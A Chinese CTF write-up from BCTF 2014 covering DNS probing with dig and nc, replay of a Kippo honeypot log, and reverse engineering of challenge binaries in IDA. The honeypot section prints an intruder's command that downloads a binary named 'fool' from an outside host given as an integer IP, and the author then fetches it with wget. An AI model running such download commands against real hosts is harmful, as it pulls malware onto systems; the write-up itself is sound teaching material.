

# BCTF Writeup By Pax.Mac Team

## MISC100 初来乍到

尼玛，这题就不多说了。提交 flag 没看说明，一直提交” [BCTF{W31c0m3\\_TO\\_BCTF}](#)”居然没拿一血。提示是@BCTF 百度杯网络安全技术对抗赛。直接去新浪微博关注然后@，然后查看资料，就 ok 了。



## MISC200 内网探险

[http://bctf.cn/files/downloads/misc200\\_23633b6b34ccf6f2769d35407f6b2665.pcap](http://bctf.cn/files/downloads/misc200_23633b6b34ccf6f2769d35407f6b2665.pcap) 下载用 [wireshark](#) 打开，会发现两个 DNS 请求的数据包。

Filter: Expression... Clear Apply 保存						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	202.112.50.172	218.2.197.236	DNS	75	Standard query 0x1234 A shadu.baidu.com
2	5.825182	202.112.50.172	218.2.197.236	DNS	79	Standard query 0x4321 A bctf.secret.server1

然后 nc 218.2.197.236 12345 进去，发现提示需要 bctf.secret.server1 - 4 的 IP 地址，所以这题应该就是通过模拟 dns 请求返回四个地址，218.2.197.236 是 dns 服务器。

Nmap 扫了下这台服务器，53 端口 filter。请求自然就过不去，后来找了下 blue-lotus 历史参加的 writeup <http://netsec.ccert.edu.cn/blog/2012/06/05/719>，发现貌似可以是改过来的题目，应

该加了端口验证什么的。小组的人讨论了很久，各种查资料，反正一直搞不出来，后来出了 hint 后，直接就可以请求 53 端口了。

然后：

```
root@paxmac:~# dig @218.2.197.236 bctf.secret.server1
```

```
; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> @218.2.197.236 bctf.secret.server1
```

```
; (1 server found)
```

```
:: global options: +cmd
```

```
:: Got answer:
```

```
:: ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30464
```

```
:: flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
```

```
:: QUESTION SECTION:
```

```
;bctf.secret.server1.      IN  A
```

```
:: ANSWER SECTION:
```

```
bctf.secret.server1. 3600      IN  A    87.61.45.59
```

```
:: Query time: 25 msec
```

```
:: SERVER: 218.2.197.236#53(218.2.197.236)
```

```
:: WHEN: Wed Mar 12 13:27:19 2014
```

```
:: MSG SIZE rcvd: 53
```

查到四个 IP：

87.61.45.59

87.4.98.152

249.78.85.56

13.228.21.29

然后 nc 218.2.197.236 12345 输入这四个 ip,反现还是错的。比较坑…

Dig 默认 dns 请求是 udp 协议，于是加了个 tcp 看看是否可行。

输入：dig @218.2.197.236 +tcp bctf.secret.server1 - 4

查到四个内网 IP 地址：


10.1.2.33

10.200.55.126

172.18.42.30

192.168.234.3

然后再 nc 输入这四个 IP：



```
root@paxmac: ~# nc 218.2.197.236 12345
Welcome to proxy system. Please enter secret servers information to login.
IP address of host "bctf.secret.server1":
10.1.2.33
IP address of host "bctf.secret.server2":
10.200.55.126
IP address of host "bctf.secret.server3":
172.18.42.30
IP address of host "bctf.secret.server4":
192.168.234.3
Accessing secret servers. please wait .....
Success!
BCTF{W3lc0m3_70_0ur_53cr37_53rv3r_w0rld}
```

另外一个小伙伴也同样发现了问题：

dig [bctf.cn@218.2.197.236](http://bctf.cn@218.2.197.236) 和 dig [bctf.cn](http://bctf.cn) 的结果不太一样：

分别返回：

43.20.233.88 和 222.216.190.62 算下差值 80 60 43 26, 所以 218.2.197.236 返回的地址，应该是真实地址的偏移地址。

通过 dig 出的地址，与差值相减就是最后的地址了。

## MISC300 诱捕陷阱

附件：

<http://bctf.cn/files/downloads/dionaea.bistream.38930db22ae8cc6a2e589672ca39dca9> 下载后发现这文件里面有类似发包的信息。然后根据信息，各种搜索，找到一篇文章：“恶意软件分析诀窍与工具箱 – 对抗流氓软件的技术与利器.pdf”。文章中正好提到清华大学的一个蜜罐项目 dionaea, 在内容里有一块关于 dionaea 日志的重放相关的东西。后来找到 retry.py 的重放样本。

## 2.2.4 分析重放 dionea 记录的攻击

### 诀窍 2-7：分析和重放 dionea 记录的攻击

dionea 使用了称为双向流(bi-directional streams 或 bistreams)的技术。双然后找到清华大学的蜜罐的项目网站：<http://dionea.carnivore.it/>，通过各种繁琐的安装，成功运行 dionea 这个东西。

然后通过重放脚本对

<http://bctf.cn/files/downloads/kippo.ttylog.692ce16db7d940cb9ec52a8419800423> 日志进行重放。

```
automater      dnspentest      kippo2mysql      pipal
dex2jar         glastopf        kippo-scripts    shellcode2exe
dionea          honeyd2mysql    libemu           thug
honeydrive@honeydrive:/opt$ cd kippo
honeydrive@honeydrive:/opt/kippo$ ls
data doc          honeyfs  kippo.cfg  log          public.key  txtcmds
dl  fs.pickle  kippo  kippo.tac  private.key  start.sh    utils
honeydrive@honeydrive:/opt/kippo$ cd utils/
honeydrive@honeydrive:/opt/kippo/utils$ ls
convert32.py createfs.py passdb.py playlog.py
honeydrive@honeydrive:/opt/kippo/utils$ python playlog.py -h
usage: playlog.py [-bfhi] [-m secs] [-w file] <tty-log-file>

  -f                keep trying to read the log until it's closed
  -m <seconds>     maximum delay in seconds, to avoid boredom or fast-forward
                    to the end. (default is 3.0)
  -i                show the input stream instead of output
  -b                show both input and output streams
  -c                colorify the output stream based on what streams are being rece
ved
  -h                display this help
honeydrive@honeydrive:/opt/kippo/utils$ python playlog.py -f '/home/honeydrive/D
esktop/kippo.ttylog.692ce16db7d940cb9ec52a8419800423'
```

重放后得到执行的命令结果：

```
l.sh
has3:/tmp# axel 2792326331/fool
bash: axel: command not found
has3:/tmp#
```

然后看到类似 IP 地址加文件的东西:2792326331/fool。直接 wget 下载这个地址的 fool 这个文件，通过获得的 fool 发现是二进制的东西，丢给逆向组扔 IDA 中分析，可以肯定 flag 就在里面。通过查看左边列出的函数，其中有一个 Sub\_4011C0 的函数引起了我的注意，因为这个函数产生了一个较长的字符串，而且并没有什么其他的作用。于是单独 F5 将其 decompile，提取出这个函数：

```
IDA View-A  Pseudocode-A  Hex View-A  A
1 void __cdecl sub_4011C0(char *dest, char mask)
2 {
3     int encoded[34]; // [sp+0h] [bp-88h]@1
4
5     encoded[2] = 172;
6     encoded[11] = 172;
7     encoded[8] = 167;
8     encoded[12] = 167;
9     encoded[15] = 167;
10    encoded[21] = 167;
11    encoded[27] = 167;
12    encoded[22] = 146;
13    encoded[23] = 146;
14    encoded[0] = 186;
15    encoded[1] = 187;
16    encoded[3] = 190;
17    encoded[4] = 131;
18    encoded[5] = 161;
19    encoded[6] = 200;
20    encoded[7] = 141;
21    encoded[9] = 206;
22    encoded[10] = 151;
23    encoded[13] = 177;
24    encoded[14] = 140;
25    encoded[16] = 207;
26    encoded[17] = 175;
27    encoded[18] = 128;
28    encoded[19] = 181;
29    encoded[20] = 169;
30    encoded[24] = 170;
31    encoded[25] = 204;
32    encoded[26] = 168;
33    encoded[28] = 149;
34    encoded[29] = 189;
35    encoded[30] = 193;
36    encoded[31] = 154;
37    encoded[32] = 174;
38    encoded[33] = 133;
39    sub_401190((char *)encoded, dest, mask);
40 }
```

附上C++代码:

```
#include <iostream>
```

```
using namespace std;
```

```
int main()
```

```
{
```

```
int encoded[34]; // [sp+0h] [bp-88h]@1
```

encoded[2] = 172;  
encoded[11] = 172;  
encoded[8] = 167;  
encoded[12] = 167;  
encoded[15] = 167;  
encoded[21] = 167;  
encoded[27] = 167;  
encoded[22] = 146;  
encoded[23] = 146;  
encoded[0] = 186;  
encoded[1] = 187;  
encoded[3] = 190;  
encoded[4] = 131;  
encoded[5] = 161;  
encoded[6] = 200;  
encoded[7] = 141;  
encoded[9] = 206;  
encoded[10] = 151;  
encoded[13] = 177;  
encoded[14] = 140;  
encoded[16] = 207;  
encoded[17] = 175;

```
encoded[18] = 128;

encoded[19] = 181;

encoded[20] = 169;

encoded[24] = 170;

encoded[25] = 204;

encoded[26] = 168;

encoded[28] = 149;

encoded[29] = 189;

encoded[30] = 193;

encoded[31] = 154;

encoded[32] = 174;

encoded[33] = 133;

for(int i = 0; i < 34; i++ )

{

    putchar(encoded[i]^248);

}

return 0;


}
```

编译运行行一一下便成功得到flag:

Y0u\_6oT\_It\_7WxMQ\_jjR4P\_mE9bV

# RE100 最难的题目

直接运行，发现程序会不断弹出 messagebox



找到这个 messagebox 在程序当中的位置，前面的反调试略过



```

v11 = 0;
for ( i = 0; i <= 0xFF; ++i )
{
    printf(".");
    for ( j = 0; j <= 0xFF; ++j )
    {
        for ( k = 0; k <= 0xFF; ++k )
        {
            for ( l = 0; l <= 0xFF; ++l )
            {
                ++v10;
                MessageBoxA(0, "bctf", "hello world", 0);
                v5 = i;
                v6 = j;
                v7 = k;
                v8 = l;
                sub_401960(&v5);
                if ( v10 == a1 )
                    sub_401920();
            }
        }
    }
}

```

sub\_401A70:36

可以看到这个 MessageBoxA 的调用位于 sub\_401A70，处在一个四重 for 循环当中，在最内层的循环里面有一个判断，上图的 v10 是最内层循环执行的次数，a1 是传给 sub\_401A70 的参数，当条件符合之时会执行 sub\_401920，这个函数负责输出固定位置的四个字符。这四个字符的值来自之前的 sub\_401960，而这个函数的参数值仅与内层循环执行数相关。

```


mov     [ebp+var_4], 0
mov     [ebp+var_8], 445E285Dh
mov     [ebp+var_10], 382A7166h
mov     [ebp+var_18], 1D71735Dh
mov     [ebp+var_20], 38317131h
mov     eax, [ebp+var_8]
push    eax
call    sub_401A70
add     esp, 4
mov     ecx, [ebp+var_10]
push    ecx
call    sub_401A70
add     esp, 4
mov     edx, [ebp+var_18]
push    edx
call    sub_401A70
add     esp, 4
mov     eax, [ebp+var_20]
push    eax
call    sub_401A70
add     esp, 4

```

可以看到总共有四处对 sub\_401A70 的调用，并且参数值是固定的。

进行了这些分析，其实不难发现如果能让整个程序执行完的话，它是能打印出 flag 的，而最

影响整个程序执行的就是这个不断弹出的 MessageBox。于是简单的修改可执行文件，把 MessageBoxA 的调用给略过，然后把它放 cmd 里面执行就可以了，接下来的事情就交给 CPU 了。




把这四个东西拼在一起就是 flag 了。


## RE200 小菜一碟

直接运行，程序接收用户输入的口令并进行验证


第一步判断，输入的内容每一位都必须为数字



第二步的判断，输入的长度必须为 16 字节



与此同时，对输入进行处理，将每个输入的数字取 ASCII 码最低 4 位，存放到一个临时缓冲区中，临时缓冲区中的数据将参与之后的运算。




tempbuffer1 总长为 20 字节，其中有四个字节的值已经固定，在设置的时候如果遇到这些固定值则跳过该位置。

```

mov     [ebp+var_1C], 0FFFFFFFh
mov     [ebp+var_24], 0FFFFFFFh
mov     [ebp+var_20], 0FFFFFFFh
push    offset asc_40E1B8 ; "-----
lea     ebx, [ebp+var_24+1]
xor     esi, esi
mov     [ebp+tempbuffer1], 0FFFFFFFh
mov     [ebp+var_18], 0FFFFFFFh
mov     byte ptr [ebp+var_24+1], 1
mov     byte ptr [ebp+var_20], 8
mov     byte ptr [ebp+var_1C], 0
mov     byte ptr [ebp+var_1C+2], 7

```

接下来的一个判断，输入的的第一个数字不能为 0



现在进入正题，第一步两轮运算：

运算的第一部分

```

lea     eax, [ebp+var_24+3]
add     eax, edx
inc     edx
movsx   esi, byte ptr [eax]
mov     [ebp+var_8C], edx
movsx   edx, byte ptr [ebx+1]
imul    edx, esi
mov     [ebp+var_60], edx
mov     eax, 66666667h
imul    edx

```

第一个乘法就是普通两个输入的乘法的运算，两个一位十进制数的乘法，最后的结果肯定不会超过 32 位，所以结果肯定就是在 EDX 当中了，那么后面为什么要去乘以 0x66666667 呢？

再往后看一点

```

mov     eax, 66666667h
imul    edx
sar     edx, 2

```

将这一步乘法结果的高 32 位除以了 4，这一步实际上就是取了第一步乘法结果的十位数。

因为  $0x66666667 * 0x0A = 0x400000006$ ，知道了这一点后面的就很清楚了

之后的指令也就是取结果的个位数了

```
mov     ebx, edx
shr     ebx, 1Fh
add     ebx, edx
mov     al, bl
shl     al, 2
mov     cl, bl
add     cl, al
mov     eax, [ebp+var_60]
add     cl, cl
sub     al, cl
```

下一步同样是一个乘法，不过参与这次乘法的结果要加上第一次乘法结果的十位数。那么综合一下，这整个一轮循环实际上是一个一位十进制数和一个两位十进制数的乘法了。在循环的最后有一些判断，这个是我们需要关注的地方。

```
mov     [ebp+var_57], bl
mov     [ebp+var_58], al
cmp     ch, bl
jnz     short loc_4013BD
```

第一个判断，CH 在第一轮循环中是用户输入的第一位的值，这个值需要等于循环当中乘法运算最终结果的十位数。

```
mov     al, [ebp+var_51]
mov     edx, [ebp+var_60]
cmp     al, dl
jle     short loc_4013BD
```

第二个判断，DL 是最终结果的个位数，AL 是用户输入的第二位的值，也就是说用户输入的第二位必须大于最终结果的个位数。

```
cmp     byte ptr [ebp+var_64], 0
jnz     short loc_4013BD
```

第三个判断，这个乘法的最终结果不能超过 99

最后还有一个判断，但是如果前三个判断均通过的话这一个就不会有什么问题了，所以略过在判断完成之后会对下一次循环需要用到的值进行一些设置。


在经过对循环整个过程的分析之后得出以下结论：

1. 分别进行了两次乘法运算，分别是  $1X*Y$  与  $1X*8$ （这里的 1 与 8 就是之前提到的固定值

当中的两个), X 与 Y 分别是用户输入的第 6 位和第 7 位

2. 用户输入的第 1 位与第一次乘法结果的十位相等
3. 用户输入的第 2 位大于第一次乘法结果的个位, 并且等于第一次乘法结果的个位加上第二次乘法结果的十位
4. 用户输入的第 3 位大于第二次乘法结果的个位
5. 两次乘法的结果都不能大于 99


根据第 5 条结论, X 只可能是 1 或者 2 了。根据目前的结果并没有办法将这个值确定下来, 那就接着往下看。



现在已经处在循环之外, 这里的 `al` 是固定值 1, 这一判断给结论 4 添加了一个限制, 两者的差值只能为 1, 那么结论 4 现在变成:

4. 用户输入的第 3 为等于第二次乘法结果的个位+1

接下来的一个判断



通过这个得出一个新结论:

6. 用户输入的第 4 位为 0

接下来的进行一些变量的设置之后进入了另外一个函数



```

loc_4013ED:
mov     eax, [ebp+var_5C]
lea     ecx, [ebp+var_24+1]
mov     bh, [eax+esi]
lea     eax, [ebp+var_24+3]
add     edx, eax
lea     eax, [ebp+var_58]
mov     [ebp+edi+var_3C], bh
push    eax
inc     edi
call    sub_401000
add     esp, 4
cmp     [ebp+var_58], 0
jnz     short loc_401477

```

sub\_401000 实现的是两个两位十进制数的乘法，参与运算的两个数分别为 1X（同样参与了上一次乘法）和用户输入的第 8、第 9 位构成的两位数，结果总共 4 位，分别与之前设置的值进行比较

```

call    sub_401000
add     esp, 4
cmp     [ebp+var_58], 0
jnz     short loc_401477

```

```

mov     al, [ebp+var_52]
cmp     [ebp+var_57], al
jnz     short loc_401477

```

```

cmp     [ebp+var_56], bl
jnz     short loc_401477

```

```

cmp     [ebp+var_55], bh
jnz     short loc_401477

```

通过最初的比较得出这次乘法的结果千位为 0

第二次比较，al 的值为 1，这个值需要等于这次乘法结果的百位

第三次比较，bl 的值为用户输入的第 4 位，这个值需要等于这次乘法结果的十位，根据结论 6 可得这个值为 0

第四次比较，bh 的值为用户输入的第 5 位，这个值需要等于这次乘法结果的个位

由于被乘数只可能为 11 或者 12，要在相乘之后得到 10N 的结果，11 是没有办法做到这一

点的，所以 sub\_401000 的乘法应该为  $12 \times 09 = 0108$ ，在确定了这一点之后前面的所有内容都可以由此推出。到此我们已经能够确定前 9 位的值是 697082509

接下来的 7 位数的值是由前面的运算结果所确定的，在进行动态调试的情况下，只要前 9 位的值输入正确，在内存当中就可以看到正确的值。

地址	HEX 数据	ASCII
002BFC9C	02 00 00 00 00 00 00 00 06 00 00 00 04 00 00 00	.....-.....
002BFCAC	00 01 00 08 8D 46 01 00 36 39 37 30 38 32 35 30	.....69708250
002BFCBC	39 36 36 36 36 36 36 00 00 00 00 06 09 07 00	96666666.....
002BFCCC	08 01 02 05 08 00 09 06 00 09 07 09 06 01 00 08	.....
002BFCD4	06 09 07 00 08 01 02 05 08 00 09 06 00 06 07 06	.....
002BFCE4	06 06 06 06 50 FB 59 11 68 FC 2B 00 3C FD 2B 00	.....P.....
002BFCEC	90 BF 3C 01 00 00 00 00 4C FD 2B 00 AE 18 3C 01	.....L?..?<
002BFDD4	01 00 00 00 28 A9 66 00 58 A9 66 00 18 FB 59 11	.....(\.X\..P.....
002BFDDC	00 00 00 00 00 00 00 00 00 E0 FD 7E 34 FD 2B 00	.....帧~4?..
002BFDE4	00 00 00 00 00 00 00 00 18 FD 2B 00 0B 00 00 00	.....??.
002BFDE4	88 FD 2B 00 70 2F 3C 01 F4 E2 4E 10 00 00 00 00	型+.p/<..念叶....
002BFDE4	58 FD 2B 00 9A 33 DF 75 00 E0 FD 7E 98 FD 2B 00	X?..?迷.帧.神+....
002BFDE4	D2 9E E3 77 00 E0 FD 7E 70 68 EE 76 00 00 00 00	想.铨.帧.ph.顺....
002BFDE4	00 00 00 00 00 E0 FD 7E 00 00 00 00 00 00 00 00	.....帧.....
002BFDE4	00 00 00 00 64 FD 2B 00 00 00 00 00 FF FF FF FF	.....d?.....

为了凑齐 16 位，最后 7 位是乱填的，可以看到我选中的这一块就是最终需要得到的结果，紧接在此之后的 20 个字节就是根据用户输入得到的临时结果，这两个值必须完全相同。当然，前面的已经没有问题，只需要将最后的 7 个字节提取出来即可。注意一点，实际上需要去看最后的 9 个字节，因为其中还有程序插进去的两个固定的字节，区分清楚就好。

根据动态调试的结果确定最后 7 个字节是 6996108

这两段连起来就是 key 了

```

C:\windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

D:\ctf\20140308BCTF\di.exe

-----
欢迎来到BAT数据中心!
-----

请输入口令:6970825096996108

